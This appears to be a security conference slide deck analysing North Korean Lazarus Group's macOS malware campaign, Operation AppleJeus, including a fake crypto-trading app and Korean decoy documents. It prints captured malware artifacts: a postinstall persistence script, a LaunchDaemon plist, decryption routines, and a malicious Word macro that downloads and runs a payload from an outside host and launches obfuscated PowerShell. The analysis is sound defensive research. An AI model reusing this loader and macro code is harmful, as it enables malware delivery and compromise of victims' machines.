

# Ghost Mach-O:

## An Analysis of Lazarus' Mac-Malware Innovations

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# Overview



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LAZARUS

- Advanced Persistent Threat (**APT**)
- Believed to be linked with **North Korea**
- The **Sony Pictures Entertainment** hack

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## Update on Sony Investigation

Today, the FBI would like to provide an update on the status of our investigation into the cyber attack targeting Sony Pictures Entertainment (SPE). In late November, SPE confirmed that it was the victim of a cyber attack that destroyed systems and stole large quantities of personal and commercial data. A group calling itself the “Guardians of Peace” claimed responsibility for the attack and subsequently issued threats against SPE, its employees, and theaters that distribute its movies.

The FBI has determined that the intrusion into SPE’s network consisted of the deployment of destructive malware and the theft of proprietary information as well as employees’ personally identifiable information and confidential communications. The attacks also rendered thousands of SPE’s computers inoperable, forced SPE to take its entire computer network offline, and significantly disrupted the company’s business operations.

After discovering the intrusion into its network, SPE requested the FBI’s assistance. Since then, the FBI has been working closely with the company throughout the investigation. Sony has been a great partner in the investigation, and continues to work closely with the FBI. Sony reported this incident within hours, which is what the FBI hopes all companies will do when facing a cyber attack. Sony’s

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- Operation Troy
- Bangladesh Bank Heist
- Heists compromising **SWIFT**
- Focus shift to Cryptocurrency Exchanges


## SUCCESSFUL ATTACKS ON CRYPTO EXCHANGES 2017-2018

|GROUP|IB|

Date	Name of Project	Country	Criminal group	Stolen in cryptocurrency	Stolen in USD
Feb 2017	Bithumb	South Korea	Unknown	-	\$7 mln
Apr 2017	YouBit	South Korea	Unknown	-	\$5,6 mln
Apr 2017	Yapizon	South Korea	Lazarus	3,816 BTC	\$5,3 mln
Apr 2017	Ether Delta	-	Unknown	-	\$266 k
Aug 2017	OKEx	Hong Kong	Unknown	-	\$3 mln
Sept 2017	Coinis	South Korea	Lazarus	-	-
Dec 2017	YouBit	South Korea	Lazarus	17% всех активов	-
Jan 2018	Bitstamp	Luxemburg	Unknown	18,000 BTC	\$5 mln
Jan 2018	Coincheck	Japan	Lazarus	523,000,000 NEM	\$534 mln
Feb 2018	Bitgrail	Italy	Unknown	17,000,000 NANO	\$170 mln
Jun 2018	Bithumb	South Korea	Lazarus	-	\$32 mln
Jun 2018	Coinrail	South Korea	Unknown	-	\$37 mln
Jun 2018	Bancor	-	Unknown	-	\$23 mln
Sept 2018	Zaif	Japan	Unknown	-	\$60 mln

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- Lazarus' level of commitment to impersonation
  - Website with valid SSL certificate




Crypto Trader website hosted by Lazarus



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  - Application signed

```
CelasTradePro — -zsh — 80x24
Executable=/Volumes/CelasTradePro/CelasTradePro.pkg
Identifier=CelasTradePro
Format=generic
CodeDirectory v=20100 size=158 flags=0x0(none) hashes=1+2 location=embedded
Hash type=sha256 size=32
CandidateCDHash sha1=53c63ae6f6156104cc36af1311c1fb82f3ac5316
CandidateCDHashFull sha1=53c63ae6f6156104cc36af1311c1fb82f3ac5316
CandidateCDHash sha256=7b48168b800624aae21ef2dfec30605ffaa6b88c
CandidateCDHashFull sha256=7b48168b800624aae21ef2dfec30605ffaa6b88c9e52d4ce5cadb44b88d7b0c3
Hash choices=sha1,sha256
CMSDigest=98c7afce1d7d4aa020bd7eada3be1122d7fc49c970f585bbac75d585b1367d24
CMSDigestType=2
CDHash=7b48168b800624aae21ef2dfec30605ffaa6b88c
Signature size=5307
Authority=CELAS LLC
Authority=COMODO RSA Code Signing CA
Authority=COMODO RSA Certification Authority
Signed Time=12-Jul-2018 at 10:09:56 AM
Info.plist=not bound
TeamIdentifier=not set
```



# Operation AppleJeus: Installation

The screenshot shows a macOS Finder window titled "CelasTradePro". The sidebar lists "Favourites" (Recents, Applications, Desktop, Documents, Downloads) and "Locations" (CelasTra...). The main pane shows a table of files and folders:

Name	Kind	Date Modified
Bom	TextEdit	12-Jul-2018
PackageInfo	TextEdit	12-Jul-2018
Payload	TextEdit	12-Jul-2018
Scripts	Folder	Today at 6:3
postinstall	Unix executable	12-Jul-2018

Two terminal windows are shown, connected by green arrows from the Finder window:


1) Persistence (PackageInfo):

```
<pkg-info format-version="2" identifier="com.celasllc.pkg.CelasTradePro" version="1.00.00" relocatable="false" overwrite-permissions="false" followSymLinks="false" in
stall-location="/" auth="root">
<payload installKBytes="31682" numberOfFiles="154"/>
<scripts>
  <postinstall file="./postinstall"/>
</scripts>
<bundle-version>
  <bundle path="./Applications/CelasTradePro.app" CFBundleVersion="1.00.00" id="c
om.celasllc.CelasTradePro" CFBundleIdentifier="com.celasllc.CelasTradePro">
    <bundle path="./Contents/Frameworks/QtCore.framework" CFBundleShortVersionS
tring="5.9" CFBundleVersion="5.9.6" id="org.qt-project.QtCore" CFBundleIdentifier="
org.qt-project.QtCore"/>
    <bundle path="./Contents/Frameworks/QtGui.framework" CFBundleShortVersionSt
ring="5.9" CFBundleVersion="5.9.6" id="org.qt-project.QtGui" CFBundleIdentifier="or
g.qt-project.QtGui"/>
    <bundle path="./Contents/Frameworks/QtMultimedia.framework" CFBundleShortVe
rsionString="5.9" CFBundleVersion="5.9.6" id="org.qt-project.QtMultimedia" CFBundle
```

2) Loader (Scripts/postinstall):

```
#!/bin/sh
mv /Applications/CelasTradePro.app/Contents/Resources/.com.celasttradeplist /Libra
ry/LaunchDaemons/com.celasttradeplist
/Applications/CelasTradePro.app/Contents/MacOS/Updater CheckUpdate &
```

# Operation AppleJeus: Installation




```
Resources — -zsh — 86x24
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN"
    "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.celastradepro</string>
    <key>ProgramArguments</key>
    <array>
        <string>/Applications/CelasTradePro.app/Contents/MacOS/Updater</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
    <!-- Uncomment to debug
    <key>StandardOutPath</key>
    <string>/tmp/tmpctp.log</string>
    <key>StandardErrorPath</key>
    <string>/tmp/tmpctp.log</string>
    <key>Debug</key>
    <true/>
    <key>CheckUpdate</key>
    <string>CheckUpdate</string>
</dict>
```

com.celastradepro.plist

# Operation AppleJeuS

- **Loader** binary developed using QT Framework
- The loader is not a stand-alone
- Initial recon
  - kernel version
  - kernel type
  - BuildABI
  - OS version
  - List of all current processes



```
tmp — -bash — 92x22
/tmp — -bash  ~ — -bash
Load command 12
  cmd LC_LOAD_DYLIB
  cmdsize 72
  name @rpath/QtNetwork.framework/Versions/5/QtNetwork (offset 24)
  time stamp 2 Wed Dec 31 16:00:02 1969
  current version 5.9.6
  compatibility version 5.9.0
Load command 13
  cmd LC_LOAD_DYLIB
  cmdsize 72
  name @rpath/QtCore.framework/Versions/5/QtCore (offset 24)
  time stamp 2 Wed Dec 31 16:00:02 1969
  current version 5.9.6
  compatibility version 5.9.0
Load command 14
  cmd LC_LOAD_DYLIB
  cmdsize 104
  name /System/Library/Frameworks/DiskArbitration.framework/Versions/A/DiskArbitratio
n (offset 24)
  time stamp 2 Wed Dec 31 16:00:02 1969
  current version 1.0.0
  compatibility version 1.0.0
```



# Operation AppleJeus

```

__text:00000001000022D1      mov     rdx, r14          ; r14 pointer to buffer
__text:00000001000022D4      call    _sysctl
__text:00000001000022D9      cmp     eax, 0FFFFFFFFh
__text:00000001000022DC      jz      short loc_100002352
__text:00000001000022DE      cmp     [rbp+var_58], 288h
__text:00000001000022E6      jb      short loc_10000234A
__text:00000001000022E8      mov     rbx, r14
__text:00000001000022EB      add     rbx, 0F3h        ; parsing buffer + 0xf3
__text:00000001000022F2      xor     r13d, r13d
__text:00000001000022F5      lea     r12, asc_100005BD0 ; "\t"
__text:00000001000022FC      nop
__text:0000000100002300      loop:
__text:0000000100002300      mov     rdi, r15
__text:0000000100002303      mov     rsi, rbx
__text:0000000100002306      call    __ZN10QByteArray6appendEPKc ; QByteArray::append
__text:000000010000230B      mov     rdi, r15        ;
__text:000000010000230E      mov     rsi, r12        ;
__text:0000000100002311      call    __ZN10QByteArray6appendEPKc ; QByteArray::append
__text:0000000100002316      mov     rax, [r15]
__text:0000000100002319      cmp     dword ptr [rax+4], 1F5Fh
__text:0000000100002320      jg      short loc_10000234A
__text:0000000100002322      inc     r13
__text:0000000100002325      mov     rax, [rbp+var_58]
__text:0000000100002329      shr     rax, 3
__text:000000010000232D      mov     rcx, 329161F9ADD3C0CBh
__text:0000000100002337      mul     rcx
__text:000000010000233A      shr     rdx, 4
__text:000000010000233E      add     rbx, 288h        ; parsing buffer+ 0x288
__text:0000000100002345      cmp     r13, rdx

```

```

(llldb) x $r14 -c1000
0x100e00000: ea 2b 28 5f 00 00 00 00 a1 76 0e 00 00 00 00 00  r+(_.....f.....
0x100e00010: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x100e00020: 06 40 00 00 02 00 00 00 10 03 00 00 00 00 00 00  .@.....
0x100e00030: 00 00 00 00 00 00 00 00 00 70 e3 e2 fe 7f 00 00  .....p???...
0x100e00040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x100e00050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x100e00060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x100e00070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x100e00080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x100e00090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x100e000a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x100e000b0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x100e000c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x100e000d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x100e000e0: 00 00 00 00 00 00 00 00 00 00 00 00 80 48 18 01  .....H.....
0x100e000f0: 18 00 00 64 65 62 75 67 73 65 72 76 65 72 00 00  ...debugserver..
0x100e00100: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x100e00110: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x100e00120: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x100e00130: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
                                ----- truncated -----
0x100e00310: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x100e00320: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x100e00330: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x100e00340: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x100e00350: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x100e00360: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x100e00370: 00 80 48 18 00 00 00 00 00 00 00 55 70 64 61 74  ..H.....Updat
0x100e00380: 65 72 00 00 73 6b 00 00 00 00 00 00 00 00 00 00  er..sk.....
0x100e00390: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....

```


# Operation AppleJeus

Stage 2 decryption

```
local_68 = piVar12;
__ZN10QByteArray10fromBase64ERKS_(&local_90,&local_68);
if (local_90[1] - 0x21U < 0x100000) {
    __ZNK10QByteArray4leftEi(&local_b0,&local_90,0x20);
    __ZNK10QByteArray3midEii(&local_a8,&local_90,0x20,0xffffffff);
    __ZN10QByteArrayC1EPKci(&local_88,"",0xffffffff);
    RC4(RC4_Key,(QByteArray *)&local_a8,(QByteArray *)&local_88);
}
```

```
do {
    __ZN9QIODevice5writeEPKcx
        (local_78,*(long*)(local_98 + 4) + (long)local_98,(long)local_98[1]);
    uVar10 = uVar10 + 1;
} while (uVar10 < 0x27ff);
__ZN11QIODevice4seekEx(local_78,0);
__ZN9QIODevice5writeEPKcx
    (local_78,*(long*)(local_88 + 4) + (long)local_88,(long)local_88[1]);
    __ZN5QFile14setPermissionsE6QFlagsIN11QIODevice10PermissionEE(local_78,0x1111);
__ZN11QIODevice5closeEv(local_78)
```

# Timeline



# Korean users were targeted

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【별지 제1-1호 서식】

벤처기업 평가를 위한  
기술사업계획서

작성일: 2014.11.03

업체명: (주)한새

대표자: 김진석 (인)

귀하께서 제출한 본 기술사업계획서는 벤처기업확인업무에 중요한  
자료이므로 정객관적으로 작성하여 주시기 바랍니다.  
(기재사실과 실제 내용이 다른 경우에는 불이익을 받을 수 있음)

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Attached sheet No. 1-1 form]

### For evaluation of venture companies Technology Business Plan

Date of Creation: 2014.11.03  
Business name: Hansae Co.,  
Ltd.  
Representative: Jin Suk Kim  
(In)

This technical business plan submitted by you is important for  
venture business identification.

Since it is a document, please fill it out objectively.  
(If the actual information differs from the stated facts, you may be  
penalized)



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## 해외 가상화폐 거래소 상장 대행 사업안

### 1. 정 의

- 국내 기업 중, 가상화폐를 발행하였거나 발행 예정인 우수 기업을 발굴, 육성하며 해외 유력 거래소 상장을 대행한다
- 해외 유력 가상화폐 거래소에게 해당 권한을 위임 받고 국내 우수기업을 발굴, 육성, 심사하여 상장을 추천한다
- 해외 유력 가상화폐 거래소를 선정하고 국내 거래소 지사 설립을 기획 진행한다
- 중국 블록체인 협회와 계약을 체결하고 중국 자본의 국내 기업 투자 유치를 진행한다
- 중국 블록체인 협회와 계약을 체결하고 한국 내 블록체인 및 가상 화폐 관련 프로모션 행사를 대행한다

### 2. 대상 가상 화폐 거래소

- 1) 1차 대상 거래소
  - Bitlim.com 싱가포르
  - Bitshengshi.com (BITEX) 중국
  - Ukwatw.com 중국
  - TWCX 대만
  - ACX 호주

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## Overseas virtual currency exchange listing agency business plan

### 1. Definition

- Among domestic companies, we will discover and foster excellent companies that have issued or are planning to issue cryptocurrencies, and will be listed on overseas exchanges.
- Recommend the right to an overseas leading cryptocurrency exchange, and discover, nurture, and screen excellent domestic companies to recommend listing.
- Select an influential cryptocurrency exchange abroad and plan to establish a branch office in Korea
- Signed a contract with the Chinese Blockchain Association and proceeds to attract domestic companies' investment in Chinese capital
- Signed a contract with the China Blockchain Association, and promotes promotion events related to blockchain and virtual currency in Korea.


### 2. Target Virtual Currency Exchange

- 1) Primary target exchange
  - Bitlim.com Singapore
  - Bitshengshi.com (BITEX) China
  - Ukwatw.com China
  - TWCX Taiwan

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# Korean users were targeted

Delivers payload based on the Operating System



- In Mac environment a corresponding Mach-O binary payload is downloaded and executed
- In Windows a PowerShell script is executed

```
macro — -zsh — 87x32
psave0 = i
End Function
Sub AutoOpen()
On Error Resume Next
#If Mac Then
sur = "https://nzssdm.com/assets/mt.dat"
spath = "/tmp/": i = 0
Do
spath = spath & Chr(Int(Rnd * 26) + 97): i = i + 1
Loop Until i > 12
spath = spath

res = system("curl -o " & spath & " " & sur)
res = system("chmod +x " & spath)
res = popen(spath, "r")

#Else
spath = Environ("temp") & "\": i = 0
Do
spath = spath & Chr(Int(Rnd * 26) + 97): i = i + 1
Loop Until i > 12
spath = spath & ".p" & "s1"
Open spath For Binary Lock Read Write As #121
i = 1
i = psave0(i)
i = psave1(i)
i = psave2(i)
i = psave3(i)
Close #121
Shell "po" & "wersh" & "ell -Exe" & "cutionP" & "olicy B" & "ypass -f" & "ile" & spath
, 0
#End If
```

